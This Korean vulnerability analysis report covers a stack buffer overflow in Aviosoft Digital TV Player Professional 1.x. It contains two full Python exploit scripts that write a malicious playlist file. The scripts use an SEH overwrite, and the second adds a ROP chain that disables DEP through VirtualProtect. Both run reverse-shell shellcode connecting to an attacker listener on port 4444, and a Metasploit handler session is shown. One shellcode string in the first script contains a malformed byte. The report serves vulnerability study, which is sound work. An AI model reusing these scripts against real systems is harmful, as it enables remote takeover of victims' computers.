
취약점 분석 보고서

[Aviosoft Digital TV Player Professional 1.x Stack
Buffer Overflow]

2012-08-08

RedAlert Team 강동우

목 차

1. 개 요	1
1.1. 취약점 분석 추진 배경	1
1.2. 취약점 요약	1
1.3. 취약점 정보	1
1.4. 취약점 대상 시스템 목록	1
2. 분 석	2
2.1. 공격 기법 및 기본 개념	2
2.2. 시나리오	3
2.3. 공격 코드	4
3. 공격	8
4. 결 론	21
5. 대응 방안	21
6. 참고 자료	22

1. 개 요

1.1. 취약점 분석 추진 배경

Aviosoft Digital TV Player 프로그램은 DVD 파일을 재생할 수 있는 미디어 프로그램이다.

Aviosoft Digital TV Player 프로그램에서 DEP 가 제외된 상태로 DVD 플레이 리스트 파일 불러 올 때 파일 내용의 길이를 체크 하지 않는 것을 발견하였고 이를 이용해 Crash 가 발생하는 것을 발견하였다.

1.2. 취약점 요약

Aviosoft Digital TV Player 에서 플레이 리스트 파일을 로드 할 경우 파일 내용의 길이를 체크하지 않아 정상 버퍼 이상 문자열이 포함되어 있는 플레이 리스트 파일을 삽입 할 경우 Aviosoft Digital TV Player 에서 Crash 가 발생한다. 이를 이용하여 seh 를 변조 하여 공격 sehllcode 를 실행한다.

하지만 DEP 가 걸려있는 상태에서는 작동하지 않으므로 DEP 를 우회하여 sehllcode 가 실행되도록 한다.

1.3. 취약점 정보

취약점 이름	Aviosoft Digital TV Player Professional 1.x Stack Buffer Overflow		
최초 발표일	2011 년 11 월 08 일	문서 작성일	2011 년 11 월 9 일
위험 등급	높음	벤더	Aviosoft.Inc
취약점 영향	목적과 다른 방향으로 프로그램 실행	현재 상태	패치됨

표 1. Aviosoft Digital TV Player Professional 1.x Stack Buffer Overflow 취약점 개요

1.4. 취약점 대상 시스템 목록

Aviosoft Digital TV Player 프로그램 자체의 취약점으로 Aviosoft Digital TV Player 가 사용될 수 있는 모든 Window 가 대상이 된다.

- Microsoft Windows 2000
- Microsoft Windows XP
- Microsoft Windows 2003
- Microsoft Windows Vista
- Microsoft Windows 7
- Microsoft Windows 2008

2. 분 석

2.1. 공격 기법 및 기본 개념

위 프로그램을 공격하기 위해 Stack Buffer Overflow, seh 변조, ROP 가 사용되었다.

Buffer Overflow 의 방법 중 **Stack Buffer Overflow** 는 정상 버퍼 크기 이상의 문자열이 입력 되었을 경우 정상 버퍼를 넘어선 다른 영역을 침범하여 Crash 를 발생 시킬 수 있으며 Crash 로 인해 exploit 을 시도 할 수 있다.

Window 에서 에러 제어를 위해 사용되는 seh 를 악용하여 공격자가 심어둔 sehllcode 로 이동하여 sehllcode 를 실행 할 수 있다.

DEP 란 Data 영역에서 코드의 실행을 방지하여 임의의 코드가 실행되는 것을 방지하는 방어 기법이다. Window 에서 사용되며 linux 의 NX-bit 와 같은 것이다. Window 상에서 DEP 설정 값이 4 가지가 있으며 다음과 같다.

OptIn	Window XP 의 기본 구성 값이며 하드웨어 강화 DEP 기능이 있는 프로세서를 사용한다면, DEP 는 기본적으로 사용된다.
OptOut	Window 2003 sp1 의 기본 구성 값이다. DEP 에 대한 시스템 호환성 해결은 효력을 발휘하지 않는다.
AlwaysOn	모든 시스템에 DEP 를 사용하는 설정 값이다. 모든 과정은 언제나 DEP 에 적용된다. DEP 보호에 예외 프로그램으로 지정된 목록이 있다 할지라도 이는 무시된다. DEP 에 대한 시스템 호환성도 효력을 발휘하지 않는다.
AlwaysOff	어느 시스템에서도 DEP 를 사용하지 않도록 하는 설정 값이다.

본 취약점에서 DEP 를 우회하기 위해 사용된 시스템 함수는 **VirtualProtect** 로써 이 함수의 구조체 값으로 메모리내의 DEP 설정 범위와 설정 값을 지정하여 메모리 영역의 DEP 설정을 변경 할 수 있는 함수이다. 시스템 함수 Call 과 인자 값을 넣어 주기 위해 ROP 를 사용할 것이다. VirtualProtect 의 구조체 인자 값으로 4 가지가 있으며 다음과 같다.

__in LPVOID lpAddress	변경할 메모리 시작 주소
__in SIZE_T dwSize	변경할 메모리 size
__in DWORD flNewProtect	변경할 설정 값
__out PDWORD lpflOldProtect	변경 전 상태를 저장할 변수 포인터

위 변경될 설정 값으로 메모리 보호 상수가 사용되며 메모리 보호 상수는 8 가지가 있으며 다음과 같다.

PAGE_EXECUTE 0x10	실행 권한을 준다.
PAGE_EXECUTE_READ 0x20	실행, 읽기 권한을 준다.
PAGE_EXECUTE_READWRITE 0x40	실행, 읽기, 쓰기 권한을 준다.
PAGE_EXECUTE_WRITECOPY 0x80	쓰기를 할 때 사본을 만든다.
PAGE_NOACCESS 0x01	모든 접근 권한을 비활성화 한다.
PAGE_READONLY 0x02	읽기전용 권한을 준다.
PAGE_READWRITE 0x04	읽기, 쓰기 권한을 준다.
PAGE_WRITECOPY 0x08	읽고 쓸 수 있는 오브젝트를 생성하되 즉시 복사를 사용한다

ROP 란 Return Oriented Programming 의 약자로 취약한 프로그램 내부에 있는 기계어 코드 섹션들(Gadget)을 사용하여 특정 명령을 실행시키는 방법을 말한다.

2.2. 시나리오

- ① 공격자 컴퓨터에서 4444 포트를 열고 피해자가 접근할 동안 대기한다.
- ② 피해자 컴퓨터의 DEP 에서 Aviosoft Digital TV Player 를 제외시킨다.
- ③ 피해자 컴퓨터에서 Aviosoft Digital TV Player 구동 시킨다.
- ④ 피해자는 공격 코드가 들어있는 플레이 리스트파일을 실행 시킨다.
- ⑤ 공격자 컴퓨터로 피해자 컴퓨터가 접근 하는지 확인한다.
- ⑥ 접근이 된다면 Aviosoft Digital TV Player 를 DEP 목록에 추가하여 DEP 의 보호를 받도록 한다.
- ⑦ 공격 코드가 들어있는 플레이 리스트파일을 실행시켜 DEP 가 작동되는지 확인한다.
- ⑧ 공격 코드에 DEP 우회 ROP 를 추가하여 피해자 컴퓨터에서 Aviosoft Digital TV Player 를 실행 후 수정된 플레이 리스트파일을 실행 시킨다.
- ⑨ 공격자 컴퓨터로 피해자 컴퓨터가 접근 하는지 확인한다.

2.3. 공격 코드

```
#!/usr/bin/python
import struct
file = 'adtv_bof(basic).plf' # 생성될 파일 이름

totalsize = 5000 # exploit 총 길이
junk = 'A' * 868 # Nseh를 수정하기 전까지의 junk 값
Nseh = '\xeb\x10\x90\x90' # jmp 10의 기계어를 Nseh로 수정한다.
seh = struct.pack('<L', 0x616280eb) # pop ecx pop ecx ret
nop = '\x90' * 32

# 공격자 컴퓨터의 4444 포트로 접근하는 reverse sehllcode이다.
sehllcode = (
"\xda\xce\xbb\x83\x02\x99\xf5\xd9\x74\x24\xf4\x5a\x33\xc9" +
"\xb1\x49\x83\xea\xfc\x31\x5a\x15\x03\x5a\x15\x61\xf7\x65" +
"\x1d\xec\xf8\x95\xde\x8e\x71\x70\xef\x9c\xe6\xf0\x42\x10" +
"\x6c\x54\x6f\xdb\x20\x4d\xe4\xa9\xec\x62\x4d\x07\xcb\x4d" +
"\x4e\xa6\xd3\x02\x8c\xa9\xaf\x58\xc1\x09\x91\x92\x14\x48" +
"\xd6\xcf\xd7\x18\x8f\x84\x4a\x8c\xa4\xd9\x56\xad\x6a\x56" +
"\xe6\xd5\x0f\xa9\x93\x6f\x11\xfa\x0c\xe4\x59\xe2\x27\xa2" +
"\x79\x13\xeb\xb1\x46\x5a\x80\x01\x3c\x5d\x40\x58\xbd\x6f" +
"\xac\x36\x80\x5f\x21\x47\xc4\x58\xda\x32\x3e\x9b\x67\x44" +
"\x85\xe1\xb3\xc1\x18\x41\x37\x71\xf9\x73\x94\xe7\x8a\x78" +
"\x51\x6c\xd4\x9c\x64\xa1\x6e\x98\xed\x44\xa1\x28\xb5\x62" +
"\x65\x70\x6d\x0b\x3c\xdc\x0\x34\x5e\xb8\xbd\x90\x14\x2b" +
"\xa9\xa2\x76\x24\x1e\x98\x88\xb4\x08\xab\xfb\x86\x97\x07" +
"\x94\xaa\x50\x81\x63\xcc\x4a\x75\xfb\x33\x75\x85\xd5\xf7" +
"\x21\xd5\x4d\xd1\x49\xbe\x8d\xde\x9f\x10\xde\x70\x70\xd0" +
"\x8e\x30\x20\xb8\xc4\xbe\x1f\xd8\xe6\x14\x08\x72\x1c\xff" +
"\xf7\x2a\x42\x7d\x9f\x28\x7b\x90\x3c\xa5\x9d\xf8\xac\xe3" +
"\x36\x95\x55\xae\xcd\x04\x99\x65\xa8\x07\x11\x89\x4c\xc9" +
"\xd2\xe4\x5e\xbe\x12\xb3\x3d\x69\x2c\x6e\x2b\x96\xb8\x94" +
"\xfa\xc1\x54\x96\xdb\x26\xfb\x69\x0e\x3d\x32\xff\xf1\x2a" +
"\x3b\xef\xf1\xaa\x6d\x65\xf2\xc2\xc9\xdd\xa1\xf7\x15\xc8" +
"\xd5\xab\x83\xf2\x8f\x18\x03\x9a\x2d\x46\x63\x05\xcd\xad" +
"\x75\x7a\x18\x88\xf3\x8a\x2e\xf8\x3f"
)

sis = 'C' * (totalsize - len(seh+Nseh+nop+sehllcode)) # seh, Nseh, nop, sehllcode를 제외한
# 나머지 총 길이를 맞춰 주기 위한 junk 값
payload = junk+Nseh+seh+nop+sehllcode+sis # Nseh를 수정하기 위한 junk 값을 먼저 넣어준 후
# Nseh를 jmp 10으로 수정한다 seh는 ppr로 수정
# Crash가 발생하면 seh가 먼저 실행된 후 Nseh의
# jmp 10이 작동되어 nop 위치로 이동된다.
# nop이 실행된 후 sehllcode가 실행된다.

f = open(file, 'w')
print "Author: modpr0be"
print "Payload size: ", len(payload) # 파일 생성시 페이로드의 길이를 보여준다.
f.write(payload)
print "File", file, "successfully created"
f.close()
```

DEP를 우회할 위한 ROP 추가

```
#!/usr/bin/python
import struct
file = 'adtv_bof.plf' # 생성될 파일 이름

totalsize = 5000 # exploit 총 길이
```

```

junk = 'A' * 872 # seh 를 수정하기 위한 junk 값
align = 'B' * 136

# aslr, dep bypass using pushad technique
seh = struct.pack('<L', 0x6130534a) # ADD ESP,800 # RETN
# ROP NOP 로 jmp 하기 위해 esp + 800 을 한다.
# 과정으로 인해 Nseh 로 이동 하지 않고 바로 ROP 로 이동

rop = struct.pack('<L', 0x61326003) * 10 # RETN (ROP NOP)
# 이 RETN 은 ROP 에서 NOP 과 같은 역할을 하며
# 위 seh 에서 이 NOP 으로 jmp 된다.

rop+= struct.pack('<L', 0x6405347a) # POP EDX # RETN
# EDX 에 VirtualProtect 의 주소를 넣은 후
# RENT 한다
rop+= struct.pack('<L', 0x10011108) # 위 EDX 에 사용될 VirtualProtect 주소

rop+= struct.pack('<L', 0x64010503) # PUSH EDX # POP EAX # POP ESI # RETN
# EDX 의 값(VirtualProtect 주소)를 stack 에 넣는다
# stack 에 넣은 VirtualProtect 주소를 다시 EAX 에
# 넣는다.
# ESI 에 41414141 을 넣는다
rop+= struct.pack('<L', 0x41414141) # 위 ESI 에 넣어질 값

rop+= struct.pack('<L', 0x6160949f) # MOV ECX,DWORD PTR DS:[EDX]
# 이 과정에선 VirtualProtect 주소를 ECX 에 넣는데
# 실제 VirtualProtect 주소인 0x7C801AD4 가 들어
# 가며 처음부터 실제 주소를 쓰지 않는 이유는
# badchars 중 하나인 0x1a 가 실제 주소에 포함되어
# 사용하지 못하기 때문이다.
# 이 과정 외에 pop pop pop 이 3 개가 있으며
# 이 junk 값이 들어간다

rop+= struct.pack('<L', 0x41414141) * 3
.
rop+= struct.pack('<L', 0x61604218) # PUSH ECX
# 실제 VirtualProtect 함수 주소를 stack 에 넣는다
# ADD AL,5F
# VirtualProtect 의 주소 중 최하위의 08 에서 0x5F
# 를 더한다.
# XOR EAX,EAX
# EAX 를 XOR 하여 0 으로 만든다.
# POP ESI # RETN 0C
# ESI 에 실제 VirtualProtect 의 주소를 넣는다.
rop+= struct.pack('<L', 0x41414141) * 3 # Filler (RETN offset compensation)
# stack 정리를 위한 NOP

rop+= struct.pack('<L', 0x6403d1a6) # POP EBP # RETN
# 말의 push esp # ret 0c 를 EBP 에 넣는다.
rop+= struct.pack('<L', 0x41414141) * 3 # stack 정리를 위한 NOP
rop+= struct.pack('<L', 0x60333560) # & push esp # ret 0c

rop+= struct.pack('<L', 0x61323EA8) # POP EAX # RETN
# EAX 에 343 를 만들기 위해
rop+= struct.pack('<L', 0xA13977DF) # A13977DF 을 EAX 에 넣는다
rop+= struct.pack('<L', 0x640203fc) # ADD EAX,5EC68B64 # RETN
# A13977DF + 5EC68B64 = 343 를 EAX 에 넣는다.

```

```

rop+= struct.pack('<L', 0x6163d37b)          # PUSH EAX
                                              # stack 에 343 를 넣는다
                                              # ADD AL,5E
                                              # 0x43 + 0x5E = A1 즉,EAX 에 3A1 이 들어간다.
                                              # POP EBX # RETN
                                              # EBX 에 343 을 넣는다.
                                              # VirtualProtect 함수 인자 중 dwSize 인자값

rop+= struct.pack('<L', 0x61626807)          # XOR EAX,EAX # RETN
                                              # EAX 를 0 으로 만든다.
rop+= struct.pack('<L', 0x640203fc)          # ADD EAX,5EC68B64 # RETN
                                              # EAX 에 5EC68B64 를 넣는다.


rop+= struct.pack('<L', 0x6405347a)          # POP EDX # RETN
                                              # EDX 에 밑의 주소값을 넣는다.
rop+= struct.pack('<L', 0xA13974DC)          # 위에 쓰일 주소값 0x00000040-> edx
rop+= struct.pack('<L', 0x613107fb)          # ADD EDX,EAX
                                              # A13974DC + 5EC68B64 = 40
                                              # EDX 에 위에 더해진 40 을 넣는다.
                                              # MOV EAX,EDX # RETN
                                              # EDX 의 40 을 EAX 로 옮긴다.
                                              # VirtualProtect 함수 인자 중 flNewProtect 인자값


rop+= struct.pack('<L', 0x60326803)          # POP ECX # RETN
                                              # ECX 에 Writable location 를
rop+= struct.pack('<L', 0x60350340)          # 가리키는 주소를 넣는다.
                                              # Writable location 을 가리키는 주소
                                              # VirtualProtect 함수 인자 중
                                              # lpf10ldProtect 인자값


rop+= struct.pack('<L', 0x61329e07)          # POP EDI # RETN
                                              # EDI 에 ROP NOP 의 주소를 넣는다.
rop+= struct.pack('<L', 0x61326003)          # RETN (ROP NOP)의 주소


rop+= struct.pack('<L', 0x60340178)          # POP EAX # RETN
                                              # EAX 에 NOP 을 넣는다.
rop+= struct.pack('<L', 0x90909090)          # EAX 에 넣을 nop


rop+= struct.pack('<L', 0x60322e02)          # PUSHAD # RETN
                                              # PUSHAD 가 되면서 stack 에
                                              # VirtualProtect 함수의 인자순서대로 들어가게되며
                                              # VirtualProtect 가
                                              # IpAddress      : 0013F4F8
                                              # dwSize         : 343
                                              # flNewProtect   : 40
                                              # Ipfl0ldProtect  : 60350340
                                              # 이러한 인자를 가지고 실행이 된다.


nop = '\x90' * 32

# 공격자 컴퓨터의 4444 포트로 접근하는 reverse sehllcode 이다.
sehllcode = (
"\xda\xce\xbb\x83\x02\x99\xf5\xd9\x74\x24\xf4\x5a\x33\xc9" +
"\xb1\x49\x83\xea\xfc\x31\x5a\x15\x03\x5a\x15\x61\xf7\x65" +
"\x1d\xec\xf8\x95\xde\x8e\x71\x70\xef\x9c\xe6\xf0\x42\x10" +
"\x6c\x54\x6f\xdb\x20\x4d\xe4\xa9\xec\x62\x4d\x07\xcb\x4d" +
"\x4e\xa6\xd3\x02\x8c\xa9\xaf\x58\xc1\x09\x91\x92\x14\x48" +

```



```

"\xd6\xcf\xd7\x18\x8f\x84\x4a\x8c\xa4\xd9\x56\xad\x6a\x56" +
"\xe6\xd5\x0f\xa9\x93\x6f\x11\xfa\x0c\xe4\x59\xe2\x27\xa2" +
"\x79\x13\xeb\xb1\x46\x5a\x80\x01\x3c\x5d\x40\x58\xbd\x6f" +
"\xac\x36\x80\x5f\x21\x47\xc4\x58\xda\x32\x3e\x9b\x67\x44" +
"\x85\xe1\xb3\xc1\x18\x41\x37\x71\xf9\x73\x94\xe7\x8a\x78" +
"\x51\x6c\xd4\x9c\x64\xa1\x6e\x98\xed\x44\xa1\x28\xb5\x62" +
"\x65\x70\x6d\x0b\x3c\xdc\xc0\x34\x5e\xb8\xbd\x90\x14\x2b" +
"\xa9\xa2\x76\x24\x1e\x98\x88\xb4\x08\xab\xfb\x86\x97\x07" +
"\x94\xaa\x50\x81\x63\xcc\x4a\x75\xfb\x33\x75\x85\xd5\xf7" +
"\x21\xd5\x4d\xd1\x49\xbe\x8d\xde\x9f\x10\xde\x70\x70\xd0" +
"\x8e\x30\x20\xb8\xc4\xbe\x1f\xd8\xe6\x14\x08\x72\x1c\xff" +
"\xf7\x2a\x42\x7d\x9f\x28\x7b\x90\x3c\xa5\x9d\xf8\xac\xe3" +
"\x36\x95\x55\xae\xcd\x04\x99\x65\xa8\x07\x11\x89\x4c\xc9" +
"\xd2\xe4\x5e\xbe\x12\xb3\x3d\x69\x2c\x6e\x2b\x96\xb8\x94" +
"\xfa\xc1\x54\x96\xdb\x26\xfb\x69\x0e\x3d\x32\xff\xf1\x2a" +
"\x3b\xef\xf1\xaa\x6d\x65\xf2\xc2\xc9\xdd\xa1\xf7\x15\xc8" +
"\xd5\xab\x83\xf2\x8f\x18\x03\x9a\x2d\x46\x63\x05\xcd\xad" +
"\x75\x7a\x18\x88\xf3\x8a\x2e\xf8\x3f"
)

sis = 'C' * (totalsize - len(seh+rop+nop+sehllcode)) # seh, Nseh, nop, sehllcode를 제외한
# 나머지 총 길이를 맞춰 주기 위한 junk 값

payload = junk+seh+align+rop+nop+sehllcode+sis # seh를 수정하기 위한 junk 값을 넣는다
# seh가 실행되면 +800이 되며 ROP로
# 이동되어야 하기에 사이에 align 값을 넣어
# 채워준다 ROP로 이동 후 VirtualProtect
# 가 실행되고 메모리에 실행, 읽기, 쓰기
# 권한을 얻으며 DEP가 우회된 상태로
# nop으로 이동후 sehllcode가 실행된다.

f = open(file, 'w')
print "Author: modpr0be"
print "Payload size: ", len(payload)
f.write(payload)
print "File", file, "successfully created"
f.close()

```


3. 공격

이 파트은 실제 공격 화면 위주이며 자세한 코드에 대한 설명은 분석 파트를 보기 바란다.

```
msf exploit(handler) > exploit  
[*] Started reverse handler on 192.168.92.130:4444  
[*] Starting the payload handler...
```


[그림 1] 공격자 컴퓨터에서 대기 화면

공격자 컴퓨터에서 피해자 컴퓨터에서 접근 가능 하도록 4444 포트를 열고 대기한다.




[그림 2] Aviosoft Digital TV Player 를 DEP 에서 제외시킨다.

Aviosoft Digital TV Player 를 DEP 에서 제외시킴으로써 보통 BOF 가 가능하게 만든다.




[그림 3] 공격 코드가 담긴 플레이 리스트 실행

seh 에 ppr 주소를 넣은 공격 코드를 실행 시킨다.




[그림 4] seh 수정 화면

seh 가 pop ecx pop ecx ret 로 수정된 것을 볼 수 있다.




[그림 5] Nseh 실행 화면

seh 실행 후 Nseh 의 jmp 10 이 실행되어 0013F3CE 즉, nop 이 위치한 초록 박스 사이로 jmp 하는 것을 볼 수 있다.

